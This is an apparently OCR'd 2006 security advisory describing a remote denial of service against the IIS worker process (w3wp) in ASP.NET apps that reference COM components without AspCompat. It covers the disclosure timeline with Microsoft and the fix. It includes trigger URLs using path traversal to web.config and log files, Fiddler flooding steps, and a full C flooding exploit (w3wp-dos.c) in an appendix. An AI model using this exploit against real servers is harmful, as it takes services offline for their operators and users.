w3wp remote DoS due to improper reference of STA COM components in ASP.NET

21st March, 2006

Vendor: **Microsoft Corporation**
MSRC (Microsoft Security Response Center) Case No: **MSRC 6367sd**
Product Info: **IIS Worker Process (w3wp)**

I. BACKGROUND

Early last year while I was trying out few canonicalization attacks on sites running asp.net applications, I came across an un-expected remote DoS against the worker process (i.e. w3wp). As the frequency of success was *random*, I didn't took much interest in it. However during one more test in my home lab, I was able to reproduce the same w3wp crash again (almost with 7 out of 10 success ratio) which is why I thought of debugging and investigating more on this issue.

After working for more than one month with Microsoft (MSRC) on this issue, it is finally concluded that the crash can occur un-expectedly and is due to improper reference of COM or COM+ in the asp.net applications. Often developers forget to use the "AspCompat" directive which is required while referencing COM components in ASP.NET. Below are the links which provides the insight on the appropriate usage of 'AspCompat' :

http://msdn2.microsoft.com/en-us/library/zwk9h2kb.aspx

http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dnbda/html/dbgch04.asp

Additional info can be found in the following links:

http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dnnetsec/html/SecNetch08.asp

http://msdn.microsoft.com/library/default.asp?url=/library/en-us/cpguide/html/cpconCOMComponentCompatibility.asp?frame=true&hidetoc=true

http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dnaspp/html/monitor_perf.asp

II. DESCRIPTION

Missing AspCompat directive causes general instability and poor performance of the web application, just a simple increase of load on a web server may cause it to crash.

If simultaneous requests are made to the webserver for atleast 100 – 300 for each URL that references COM components and restricted files (within the application directory path) then the worker process fails or crash at any particular instant. The URLs can look something similar to those given below:

```
http://<Domain>/asp-app\web.config
http://<Domain>/asp-app\default.aspx (sample links with reference to any COM component)
http://<Domain>/asp-app\..\aspapplogs/log1.log
```

III. TESTING ENVIRONMENT

This test has been performed on –
Windows 2003 (SP1) + IIS 6.0 + .NET Framework 1.1
Windows XP Professional Edition + IIS 6.0 + .NET Framework 1.1

IV. PROOF-OF-CONCEPT

a. Make a list of URLs pointing to restricted files on the web server running the asp.net application and also all those links that make references to any COM components.


For Example:

```
http://<Domain>/asp-app\web.config
http://<Domain>/asp-app\user-screen.aspx (link referencing COM components)
http://<Domain>/asp-app\..\aspapplogs/log1.log
[…]
```

b. This issue is reproduced using both an exploit code and as well as by using fiddler to build and replay simultaneous http requests. The exploit code "**w3wp-dos.c**" can be found in **Appendix I**. Modify the links in the exploit code specific to your asp.net path and links.


c. If you want to use Fiddler instead of exploit code then - Run **Fiddler** => GoTo the '**Request Builder**' Tab => enter any one of the above URL and also set the appropriate '**Request Headers**' (IE Specific Recommended). Now to send continuous 'GET' request to the server, keep the "Return Key" pressed till it make atleast 100 – 300 http GET / POST requests for that URL. Similarly, repeat this process for all the above listed URLs (Refer ***Screenshot III (a)*** for more details).

Screenshot III (a)




d. Now try to access the links of the asp.net application that makes references to the COM components. If the attack is successful then w3wp.exe crashes which leads to un-availability of service. On successful attack, you will see an error message at the server end similar to ***Screenshot III (b)***.

Screenshot III (b)




Unless the webserver admin manually terminates the worker process by clicking either of the option, the worker process will not process any further request for that application. The worker process automatically restarts if the web server admin opt to click either of the option. A screenshot similar to ***Screenshot III (c)*** pops-up if 'Cancel' button is pressed.

Screenshot III (c)



Also refer ***Screenshot III (d)*** for event viewer details..

Screenshot III (d)



V. SOLUTION (PROVIDED BY MICROSOFT)

ASP-intrinsic objects (like STA COM components) are not enabled in ASP.NET by default, and in ASP.NET, the thread pool is a multithreaded apartment (MTA) by default. So, to use the COM components effectively these defaults should be explicitly changed by using the following attribute in the @Page directive:

```
<%@Page ASPCompat="true" %>
```

This directive causes ASP.NET to provide access to ASP-intrinsic objects and changes the thread pool to STA. It is observed that after addition of this directive, the issue gets resolved.

VI. HISTORY

1/10/2006 - Bug reported to the vendor
1/11/2006 - MSRC acknowledged and assigned a case number 6367
1/12/2006 - Vendor requested for additional info
1/12/2006 - Vendor provided with additional info
1/24/2006 - Vendor requested for stack dump
1/27/2006 - Stack dump was provided to vendor
2/02/2006 - Vendor requested for a re-test with the a temporary fix applied
2/10/2006 - Issue re-tested with the fix applied and the test failed
2/18/2006 - Vendor confirmed the issue and suggested the fix.
<Snip>
ASP.NET customers forgetting to add ASPCompat=true when it's needed was a typical problem that we used to see a lot, but it does not happen that often. Symptoms are various hangs, crashes and slowdowns which can be confusing. The proper way to use COM components in ASP.NET applications is well-documented on MSDN.
</ Snip >
2/23/2006 - Vendor requested to get the security advisory passed via the MSRC before releasing.
3/14/2006 - Vendor provided with the draft version of the advisory
3/16/2006 - Vendor reviewed the advisory and suggested minor changes
3/21/2006 - Vendor provided with the updated advisory with the necessary changes made
3/21/2006 - Vendor granted permission to release the advisory
3/21/2006 - Public Disclosure

VII. CREDITS

Debasis Mohanty
www.hackingspirits.com
debasis@hackingspirits.com

Note: Any queries related to this issue and its fix can be directed to Microsoft with the MSRC case number 6367. Crash Dump will be provided only on request.

Appendix I

```
                              // w3wp-dos.c //

#include "stdafx.h"

#pragma comment (lib,"ws2_32")

#include <winsock2.h>
#include <windows.h>
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
#include <stdio.h>
#include <ctype.h>

char * pszUnauthLinks(DWORD);

#define portno      80

int main(int argc, CHAR* argv[])
{
       char   szWorkBuff[100];
       DWORD  dwCount = 0, dwCounter;
       int    iCnt = 0, iCount = 0;

       SOCKET conn_socket;
       WSADATA wsaData;
       struct sockaddr_in sin;
       struct hostent *phostent;
       char   *pszTargetHost = new char[MAX_PATH];
       UINT   uAddr;

       if (argc<2)
       {
              printf("=============================================\n");
              printf("\t\t w3wp-dos by Debasis Mohanty\n");
              printf("\t\t www.hackingspirits.com\n");
              printf("=============================================\n");

              printf("\nUsage: w3wpdos <HostIP / HostName> \n\n");

              exit(0);
       }

       int iRetval;
       if((iRetval = WSAStartup(0x202,&wsaData)) != 0) {
        printf( "WSAStartup failed with error %d\n",iRetval);
        WSACleanup(); exit(1); }

       // Make a check on the length of the parameter provided
       if (strlen(argv[1]) > MAX_PATH)  {
              printf( "Too long parameter ....\n"); exit(1); }
       else
              strcpy(pszTargetHost, argv[1]);

       // Resolve the hostname into IP address or vice-versa
       if(isalpha(pszTargetHost[0]))
        phostent = gethostbyname(pszTargetHost);
       else  {
        uAddr = inet_addr(pszTargetHost);
```

```
        phostent = gethostbyaddr((char *)&uAddr,4,AF_INET);

       if(phostent != NULL)
              wsprintf( pszTargetHost, "[+] %s", phostent->h_name);
       else   {
              printf(  "Failed  to  resolve  IP  address,  please  provide  host
name.\n" );
                    WSACleanup();
                    exit(1);
              }
    }

       if (phostent == NULL )     {
      printf("Cannot resolve address [%s]: Error %d\n", pszTargetHost,
               WSAGetLastError());

         WSACleanup();
         printf( "Target host seems to be down or the program failed to resolve
host name.");
         printf( "Press enter to exit" );

         getchar();
      exit(1); }

       // Initialise Socket info
    memset(&sin,0,sizeof(sin));
    memcpy(&(sin.sin_addr),phostent->h_addr,phostent->h_length);
    sin.sin_family = phostent->h_addrtype;
    sin.sin_port = htons(portno);

    conn_socket = socket(AF_INET, SOCK_STREAM, 0);
    if (conn_socket < 0 )  {
        printf("Error Opening socket: Error %d\n", WSAGetLastError());
        WSACleanup();

              return -1;}

       printf("=============================================\n");
       printf("\t\t w3wp-dos by Debasis Mohanty\n");
       printf("\t\t www.hackingspirits.com\n");
       printf("=============================================\n");

       printf("[+] Host name: %s\n", pszTargetHost);
       wsprintf( szWorkBuff, "%u.%u.%u.%u",
              sin.sin_addr.S_un.S_un_b.s_b1,
              sin.sin_addr.S_un.S_un_b.s_b2,
              sin.sin_addr.S_un.S_un_b.s_b3,
              sin.sin_addr.S_un.S_un_b.s_b4 );
       printf("[+] Host IP: %s\n", szWorkBuff);

       closesocket(conn_socket);

       printf("[+] Ready to generate requests\n");

       /* The count should be modified depending upon the
       number of links in the szBuff array     */
       while(dwCount++ < 10)
       {

              conn_socket = socket(AF_INET, SOCK_STREAM, 0);
              memcpy(phostent->h_addr,    (char    *)&sin.sin_addr,    phostent-
>h_length);
              sin.sin_family = AF_INET;
```

```
            sin.sin_port = htons(portno);

            if(connect(conn_socket, (struct sockaddr*)&sin,sizeof(sin))!=0)
                  perror("connect");

            printf( "[%i] %s", dwCount, pszUnauthLinks(dwCount));
            for(dwCounter=1;dwCounter < 9;dwCounter++)
            {
                  send(conn_socket,pszUnauthLinks(dwCount),
strlen(pszUnauthLinks(dwCount)),0);

                  char *szBuffer = new char[256];
                  recv(conn_socket, szBuffer, 256, 0);
                  printf(".");
//                  if( szBuffer != NULL)
//                        printf("%s", szBuffer);
                  delete szBuffer;
                  Sleep(100);
            }
            printf("\n");
            closesocket(conn_socket);
      }

      return 1;
}


char * pszUnauthLinks( DWORD dwIndex )
{
      char   *szBuff[10];
      TCHAR  *szGetReqH = new char[1024];

/*    Modify the list of links given below to your asp.net links. The list
should carry links which refer to any COM components and as well as other
restricted links under the asp.net app path.   */

      szBuff[1] = "GET /aspnet-app\\web.config";
      szBuff[2] = "GET /aspnet-app\\../aspnetlogs\\log1.logs";
      szBuff[3] = "GET /aspnet-app\\default-userscreen.aspx";
      szBuff[4] = "GET /aspnet-app\\users/config.aspx";
      szBuff[5] = "GET /aspnet-app\\links/anycomref.aspx"; //
      szBuff[6] = "GET /aspnet-app\\com-ref-link1.aspx";          //  Links  of
pages referring
      szBuff[7] = "GET /aspnet-app\\com-ref-link2.aspx";          //        COM
components.
      szBuff[8] = "GET /aspnet-app\\com-ref-link3.aspx";          //
      szBuff[9] = "GET /aspnet-app\\com-ref-link4.aspx";          //

      /* Prepare the GET request for the desired link */
      strcpy(szGetReqH, szBuff[dwIndex]);
      strcat(szGetReqH, " HTTP/1.1\r\n");
      strcat(szGetReqH,   "Accept:   image/gif,   image/x-xbitmap,   image/jpeg,
image/pjpeg, application/x-shockwave-flash, */*\r\n");
      strcat(szGetReqH, "Accept-Language: en-us\r\n");
      strcat(szGetReqH, "Accept-Encoding: gzip, deflate\r\n");
      strcat(szGetReqH, "User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows
NT 5.0; .NET CLR 1.1.4322)\r\n");
      strcat(szGetReqH, "Host: \r\n" );
      strcat(szGetReqH, "Connection: Keep-Alive\r\n" );

/* Insert a valid Session Cookie and ASPVIEWSTATE to get more effective result
*/
```

```
      strcat(szGetReqH,                                                    "Cookie:
ASP.NET_SessionId=35i2i02dtybpvvjtog4lh0ri;\r\n" );
      strcat(szGetReqH,
".ASPXAUTH=6DCE135EFC40CAB2A3B839BF21012FC6C619EB88C866A914ED9F49D67B0D01135F74
4632F1CC480589912023FA6D703BF02680BE6D733518A998AD1BE1FCD082F1CBC4DB54870BFE76A
C713AF05B971D\r\n\r\n" );

      // return szBuff[dwIndex];
      return szGetReqH;
}
```

---- x ----